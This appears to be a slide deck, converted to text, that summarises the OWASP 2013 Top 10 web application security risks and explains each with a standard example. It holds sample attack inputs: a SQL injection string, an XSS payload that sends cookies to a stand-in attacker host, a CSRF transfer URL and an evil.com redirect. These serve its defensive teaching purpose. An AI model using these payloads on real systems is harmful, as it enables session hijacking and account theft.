




Top 10 Web App Security Risks

This is about...



**What is
OWASP?**

**Why this
security is
important?**

**Top 10
risks**

The information in this presentation is taken from https://www.owasp.org/index.php/Top_10_2013

What is OWASP?

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted. At OWASP you'll find free and open ...



- ✓ Application security tools and standards
- ✓ Complete books on application security testing, secure code development, and secure code review
- ✓ Standard security controls and libraries
- ✓ Local chapters worldwide
- ✓ Cutting edge research
- ✓ Extensive conferences worldwide
- ✓ Mailing lists

All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security.

Learn more at: <https://www.owasp.org>

Why security is important?

- **Nonsecure software is undermining our financial, healthcare, defense, energy, and other critical infrastructure.**
- **The difficulty of achieving application security increases exponentially.**

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.

Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business.

To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization.

For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the OWASP Risk Rating Methodology.

Threat Agents	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	EASY	WIDESPREAD	EASY	SEVERE	App / Business Specific
	AVERAGE	COMMON	AVERAGE	MODERATE	
	DIFFICULT	UNCOMMON	DIFFICULT	MINOR	

A1 Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

If the attacker modifies the 'id' parameter value in her browser to send: ' or '1'='1.
For example: `http://example.com/app/accountView?id=' or '1'='1`

This changes the meaning of both queries to return all the records from the accounts table.
More dangerous attacks could modify data or even invoke stored procedures.

A2 Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

Airline reservations application supports URL rewriting, putting session IDs in the URL:
<http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii>

An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

A3 Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in his browser to:

```
'><script>document.location=http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

A4 Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";PreparedStatement pstmt  
=connection.prepareStatement(query , ... );pstmt.setString( 1, request.getParameter("acct"));ResultSet results =  
pstmt.executeQuery( );
```

The attacker simply modifies the 'acct' parameter in her browser to send whatever account number she wants. If not properly verified, the attacker can access any user's account, instead of only the intended customer's account.

<http://example.com/app/accountInfo?acct=notmyacct>

A5 Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

A6 Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key

A7 Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

A page provides an 'action' parameter to specify the function being invoked, and different actions require different roles. If these roles aren't enforced, that's a flaw.

A8 Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

The application allows a user to submit a state changing request that does not include anything secret.
`http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243`

So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:

```

```

If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

A9 Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

- **Apache CXF Authentication Bypass** – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
- **Spring Remote Code Execution** – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server.

A10 Unvalidated Redirects and Forwards






Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

The application has a page called “redirect.jsp” which takes a single parameter named “url”.

The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware. <http://www.example.com/redirect.jsp?url=evil.com>

The following table presents a summary of the 2013 Top 10 Application Security Risks, and the risk factors assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team.

To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts.

RISK	 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
		Exploitability	Prevalence	Detectability	Impact	
A1-Injection	App Specific	EASY	COMMON	AVERAGE	SEVERE	App Specific
A2-Authentication	App Specific	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	App Specific
A3-XSS	App Specific	AVERAGE	VERY WIDESPREAD	EASY	MODERATE	App Specific
A4-Insecure DOR	App Specific	EASY	COMMON	EASY	MODERATE	App Specific
A5-Misconfig	App Specific	EASY	COMMON	EASY	MODERATE	App Specific
A6-Sens. Data	App Specific	DIFFICULT	UNCOMMON	AVERAGE	SEVERE	App Specific
A7-Function Acc.	App Specific	EASY	COMMON	AVERAGE	MODERATE	App Specific
A8-CSRF	App Specific	AVERAGE	COMMON	EASY	MODERATE	App Specific
A9-Components	App Specific	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	App Specific
A10-Redirects	App Specific	AVERAGE	UNCOMMON	EASY	MODERATE	App Specific